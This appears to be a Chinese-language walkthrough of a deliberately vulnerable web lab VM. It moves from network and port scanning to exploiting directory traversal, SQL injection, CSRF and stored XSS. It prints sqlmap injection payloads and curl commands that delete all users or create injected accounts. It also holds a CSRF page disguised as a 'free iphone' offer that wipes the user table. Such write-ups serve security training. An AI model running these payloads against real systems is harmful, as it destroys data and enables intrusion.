

IP发现:

```
root@kali ~  
└─$ netdiscover -u 192.168.19.0/16  
  
Currently scanning: 192.168.19.0/16 | Screen View: Unique Hosts  
10 Captured ARP Req/Rep packets, from 4 hosts. Total size: 600  


| IP            | At MAC Address    | Count | Len | MAC Vendor / Hostname |
|---------------|-------------------|-------|-----|-----------------------|
| 192.168.2.1   | 00:50:56:c0:00:08 | 7     | 420 | VMware, Inc.          |
| 192.168.2.2   | 00:50:56:ec:67:db | 1     | 60  | VMware, Inc.          |
| 192.168.2.132 | 00:0c:29:b9:f5:4a | 1     | 60  | VMware, Inc.          |
| 192.168.2.254 | 00:50:56:f1:14:bf | 1     | 60  | VMware, Inc.          |



```

端口发现:


```
root@kali ~  
└─$ nmap -A -p- 192.168.2.132  
  
Starting Nmap 7.60 ( https://nmap.org ) at 2018-06-22 09:29 CST  
Nmap scan report for 192.168.2.132  
Host is up (0.00045s latency).  
Not shown: 65534 closed ports  
PORT      STATE SERVICE VERSION  
80/tcp    open  http    Apache httpd 2.4.7  
|_ http-cookie-flags:  
|_ /:  
|_ ASP.NET SessionId:  
|_ httponly flag not set  
|_ _http-server-header: Apache/2.4.7 (Ubuntu)  
|_ _http-title: Default  
MAC Address: 00:0C:29:B9:F5:4A (VMware)  
Device type: general purpose  
Running: Linux 3.X|4.X  
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4  
OS details: Linux 3.2 - 4.8  
Network Distance: 1 hop  
Service Info: Host: 127.0.1.1  
  
TRACEROUTE  
HOP RTT ADDRESS  
1 0.45 ms 192.168.2.132  
  
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 15.69 seconds  
root@kali ~
```

发现只开放了web端口，根据靶机提示也是要找到尽可能多

的web漏洞



使用nikto扫描漏洞：



发现了一个目录

下面使用wfuzz扫描隐藏路径

wfuzz

-c

-z

file, /usr/share/wordlists/dirbuster/directory-list-

2.3-small.txt --hc 404 http://192.168.2.132/FUZZ

2>/dev/null


```
wfuzz -c -z file,/usr/share/wordlists/dirbuster/directory-list-2.3-small.txt --hc 404 http://192.168.2.132/FUZZ 2>/dev/null

Warning: Pycurl is not compiled against OpenSSL. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
Wfuzz 2.2.3 - The Web Fuzzer
Target: HTTP://192.168.2.132/FUZZ
Total requests: 87664

ID Response Lines Word Chars Payload
00005: C=200 133 L 333 W 4867 Ch "# This work is licensed under the Creative Commons"
00006: C=200 133 L 333 W 4867 Ch "# Attribution-Share Alike 3.0 license. To view a copy of this"
00007: C=200 133 L 333 W 4867 Ch "# license, visit http://creativecommons.org/licenses/by-sa/3.0/"
00008: C=200 133 L 333 W 4867 Ch "# or send a letter to Creative Commons, 171 Second Street,"
00009: C=200 133 L 333 W 4867 Ch "# Suite 300, San Francisco, California, 94105, USA."
00010: C=200 133 L 333 W 4867 Ch "# Priority ordered case sensitive list, where entries were found"
00011: C=200 133 L 333 W 4867 Ch "# on at least 1 different hosts"
00012: C=200 133 L 333 W 4867 Ch "# directory-list-2.3-small.txt"
00013: C=200 133 L 333 W 4867 Ch "# bin"
00014: C=200 133 L 333 W 4867 Ch "# "
00015: C=200 133 L 333 W 4867 Ch "# Copyright 2007 James Fisher"
21175: C=404 9 L 32 W 282 Ch "000275"
```


还是只有这一个路径

第一个漏洞：目录遍历



页面这么多表单，没有注入是不合理的

测试表单，用burpsuit抓包，sqlmap测试是否存在注入



保存数据包，使用sqlmap注入

```
sqlmap -r '/root/桌面/post.txt' --level 5 --risk 3  
--batch --threads=10 -p "username" -dump
```

```
sqlmap -r '/root/桌面/post.txt' --level 5 --risk 3 --batch --threads=10 -p "username" --dump
(1.1.12fstable)
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all
applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 10:08:05

[10:08:06] [INFO] parsing HTTP request from '/root/桌面/post.txt'
JSON data found in POST data. Do you want to process it? [Y/n/q] Y
[10:08:07] [INFO] testing connection to the target URL
[10:08:07] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
[10:08:07] [INFO] testing if the target URL content is stable
[10:08:08] [INFO] target URL content is stable
[10:08:08] [INFO] testing if (custom) POST parameter 'JSON username' is dynamic
[10:08:08] [WARNING] (custom) POST parameter 'JSON username' does not appear to be dynamic
[10:08:08] [INFO] heuristic (basic) test shows that (custom) POST parameter 'JSON username' might be injectable (possible DBMS: 'PostgreSQL')
[10:08:08] [INFO] testing for SQL injection on (custom) POST parameter 'JSON username'
it looks like the back-end DBMS is 'PostgreSQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
[10:08:08] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[10:08:09] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
[10:08:10] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT)'
[10:08:10] [INFO] (custom) POST parameter 'JSON username' appears to be 'OR boolean-based blind - WHERE or HAVING clause (NOT)' injectable
[10:08:10] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[10:08:10] [INFO] (custom) POST parameter 'JSON username' is 'PostgreSQL AND error-based - WHERE or HAVING clause' injectable
[10:08:10] [INFO] testing 'PostgreSQL inline queries'
[10:08:10] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[10:08:20] [INFO] (custom) POST parameter 'JSON username' appears to be 'PostgreSQL > 8.1 stacked queries (comment)' injectable
[10:08:20] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
```

第二个漏洞：sql注入

```
(custom) POST parameter 'JSON username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 230 HTTP(s) requests:
---
Parameter: JSON username ((custom) POST)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
Payload: {"username":"12342' OR NOT 5286=5286-- mHwA","method":"list"}

Type: error-based
Title: PostgreSQL AND error-based - WHERE or HAVING clause
Payload: {"username":"12342' AND 6237=CAST((CHR(113)||CHR(107)||CHR(98)||CHR(107)||CHR(113))||(SELECT (CASE WHEN (6237=6237) THEN 1 ELSE 0 END)))
text||(CHR(113)||CHR(106)||CHR(112)||CHR(120)||CHR(113)) AS NUMERIC)-- pmad","method":"list"}

Type: stacked queries
Title: PostgreSQL > 8.1 stacked queries (comment)
Payload: {"username":"12342';SELECT PG_SLEEP(5)--","method":"list"}

Type: AND/OR time-based blind
Title: PostgreSQL > 8.1 AND time-based blind
Payload: {"username":"12342' AND 5589=(SELECT 5589 FROM PG_SLEEP(5))-- Uqyb","method":"list"}


Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: {"username":"12342' UNION ALL SELECT (CHR(113)||CHR(107)||CHR(98)||CHR(107)||CHR(113))||(CHR(87)||CHR(88)||CHR(119)||CHR(106)||CHR(115)||
CHR(109)||CHR(120)||CHR(102)||CHR(86)||CHR(97)||CHR(89)||CHR(84)||CHR(89)||CHR(68)||CHR(110)||CHR(90)||CHR(119)||CHR(90)||CHR(111)||CHR(101)||CHR(72)
||CHR(75)||CHR(88)||CHR(99)||CHR(108)||CHR(116)||CHR(78)||CHR(113)||CHR(78)||CHR(66)||CHR(114)||CHR(74)||CHR(121)||CHR(116)||CHR(100)||CHR(101)||CHR(1
9)||CHR(98)||CHR(78)||CHR(89)||CHR(113)||CHR(106)||CHR(112)||CHR(120)||CHR(113))-- AQdE","method":"list"}
---
[10:08:30] [INFO] the back-end DBMS is PostgreSQL
web server operating system: Windows or Linux Ubuntu
web application technology: ASP.NET 4.0.30319, Apache 2.4.7
back-end DBMS: PostgreSQL
```

根据sql注入漏洞还可以作如下利用：

1. 通过SQLi删除所有用户

```
$ curl 'http://192.168.2.132/Vulnerable.ashx' -XPOST
-H 'Host: 192.168.2.132' -H 'Accept-Encoding: gzip,
deflate' -H 'DNT: 1' -H 'Content-Type:
```

```
application/json; charset=UTF-8' -H 'Referer:
http://192.168.2.132/Default.aspx' -d "
{ \"username\": \"' OR 1=1--\", \"method\": \"delete\" } "
{ "success" : True }
```



```
root@kali ~
└─> curl 'http://192.168.2.132/Vulnerable.ashx' -XPOST -H 'Host: 192.168.2.132'
-H 'Accept-Encoding: gzip, deflate' -H 'DNT: 1' -H 'Content-Type: application/j
son; charset=UTF-8' -H 'Referer: http://192.168.2.132/Default.aspx' -d "{ \"usern
ame\": \"' OR 1=1--\", \"method\": \"delete\" }"

{ "success" : True }#
root@kali ~
└─>
```

2. 插入SQLi语句（创建用户）

```
1 curl 'http://192.168.2.132/Vulnerable.ashx' -
XPOST -H 'Host: 192.168.2.132' -H 'Accept-
Encoding: gzip, deflate' -H 'DNT: 1' -H
'Content-Type: application/json; charset=UTF-
8' -H 'Referer:
http://192.168.2.132/Default.aspx' -d "
{ \"username\": \"sam' || 'ar\", \"password\": \"sa
mar\", \"age\": null, \"line1\": \"\", \"line2\": \"
\", \"city\": \"\", \"state\": \"\", \"zip\": null
```



```
,\"first\":\"\",\"middle\":\"\",\"last\":\"\",  
,\"method\": \"create\"}"
```

执行上面语句，成功创建一个用户 samar

```
root@kali ~  
└─> curl 'http://192.168.2.132/Vulnerable.ashx' -XPOST -H 'Host: 192.168.2.132'  
-H 'Accept-Encoding: gzip, deflate' -H 'DNT: 1' -H 'Content-Type: application/j  
son; charset=UTF-8' -H 'Referer: http://192.168.2.132/Default.aspx' -d "{\"usern  
ame\": \"sam' || 'ar\", \"password\": \"samar\", \"age\": null, \"line1\": \"  
\", \"line2\": \"\", \"city\": \"\", \"state\": \"\", \"zip\": null, \"first\": \"\", \"middle\": \"\",  
\"last\": \"\", \"method\": \"create\"}"  
{ "success" : True }#  
  
root@kali ~  
└─> █
```

使用如下命令在当前数据库中创建一个用户：middle

```
1 curl 'http://192.168.2.132/Vulnerable.ashx' -  
XPOST -H 'Host: 192.168.2.132' -H 'Accept-  
Encoding: gzip, deflate' -H 'DNT: 1' -H  
'Content-Type: application/json; charset=UTF-  
8' -H 'Referer:  
http://192.168.2.132/Default.aspx' -d "  
{\"username\": \"' || current_database() || '\", \"  
password\": \"samar\", \"age\": null, \"line1\": \"  
\", \"line2\": \"\", \"city\": \"\", \"state\": \"  
\", \"zip\": null, \"first\": \"\", \"middle\": \"\",  
\", \"last\": \"\", \"method\": \"create\"}"
```

```
root@kali ~  
➤ curl 'http://192.168.2.132/Vulnerable.ashx' -XPOST -H 'Host: 192.168.2.132'  
-H 'Accept-Encoding: gzip, deflate' -H 'DNT: 1' -H 'Content-Type: application/j  
son; charset=UTF-8' -H 'Referer: http://192.168.2.132/Default.aspx' -d "{\"usern  
ame\":\"'|current_database()|'\" , \"password\":\"samar\" , \"age\":null, \"line1\"  
: \"\" , \"line2\":\"\" , \"city\":\"\" , \"state\":\"\" , \"zip\":null, \"first\":\"\" , \"  
middle\":\"\" , \"last\":\"\" , \"method\":\"create\"}"  
{ "success" : True }#  
root@kali ~  
➤
```

用sqlmap注入验证:

[illegible]

确实存在该用户，创建成功

3. 删除SQLi列表中的用户

```
1 curl 'http://192.168.2.132/Vulnerable.ashx' -XPOST -H 'Host: 192.168.2.132' -H 'Accept-Encoding: gzip, deflate' -H 'DNT: 1' -H 'Content-Type: application/json; charset=UTF-8' -H 'Referer: http://192.168.2.132/Default.aspx' -d '{"username\":\"' union all select version()-\", \"method\":\"list\"}'" --compressed
```



```
root@kali ~  
└─> curl 'http://192.168.2.132/Vulnerable.ashx' -XPOST -H 'Host: 192.168.2.132'  
-H 'Accept-Encoding: gzip, deflate' -H 'DNT: 1' -H 'Content-Type: application/j  
son; charset=UTF-8' -H 'Referer: http://192.168.2.132/Default.aspx' -d '{"usern  
ame\":\"' union all select version()--\", \"method\": \"list\"}' --compressed  
[{"username": "samar"}, {"username": "vulnerable_json"}, {"username": "PostgreSQL 9.3  
.9 on x86_64-unknown-linux-gnu, compiled by gcc (Ubuntu 4.8.4-2ubuntu1~14.04) 4.  
8.4, 64-bit"}]
```

第三个漏洞：CSRF

下面的poc可以在未经用户同意的状况下删除所有用户

```
1 <!DOCTYPE html>  
2 <head>  
3 <script>  
4 function deleteUser() {  
5     var data = {  
6         username: '\ ' OR 1=1--',  
7         method: 'delete'  
8     };  
9  
10    var xhr = new XMLHttpRequest();  
11    xhr.open('post',  
    'http://192.168.2.132/Vulnerable.ashx',  
    false);
```

```
12         xhr.send(JSON.stringify(data));
13     }
14 </script>
15 </head>
16 <body>
17 <h1>We're offering free iphone to first 10
    entries. Please hurry by providing your
    information.</h1>
18 <form method="post" action="" id="frmLogin">
19 <div>Your e-mail for notification</div>
20 <div><input type="text" name="txtUsername"
    id="txtUsername" /></div>
21 <div><input type="submit"
    name="btnSubmitNewUser" value="Submit
    participation" onclick="deleteUser(); return
    false;" id="btnSubmitNewUser" /></div>
22 </form>
23 </body>
```

```
<!DOCTYPE html>
<head>
<script>
function deleteUser() {
    var data = {
        username: '\0 OR 1=1--',
        method: 'delete'
    };

    var xhr = new XMLHttpRequest();
    xhr.open('post', 'http://192.168.2.132/Vulnerable.ashx', false);
    xhr.send(JSON.stringify(data));
}
</script>
</head>
<body>
<div>We're offering free iphone to first 10 entries. Please hurry by providing your information.</div>
<form method="post" action="" id="frmLogin">
<div>Your e-mail for notification</div>
<div><input type="text" name="txtUsername" id="txtUsername" /></div>
<div><input type="submit" name="btnSubmitNewUser" value="Submit participation" onclick="deleteUser(); return false;" id="btnSubmitNewUser" /></div>
</form>
</body>
</html>
```

第四个漏洞：XSS

使用< **img** **src** = “ ” **onclick** = “ **alert (1)** ” />

可以触发存储型xss漏洞，你也可以使用别的payload进行更高级的利用

Game over|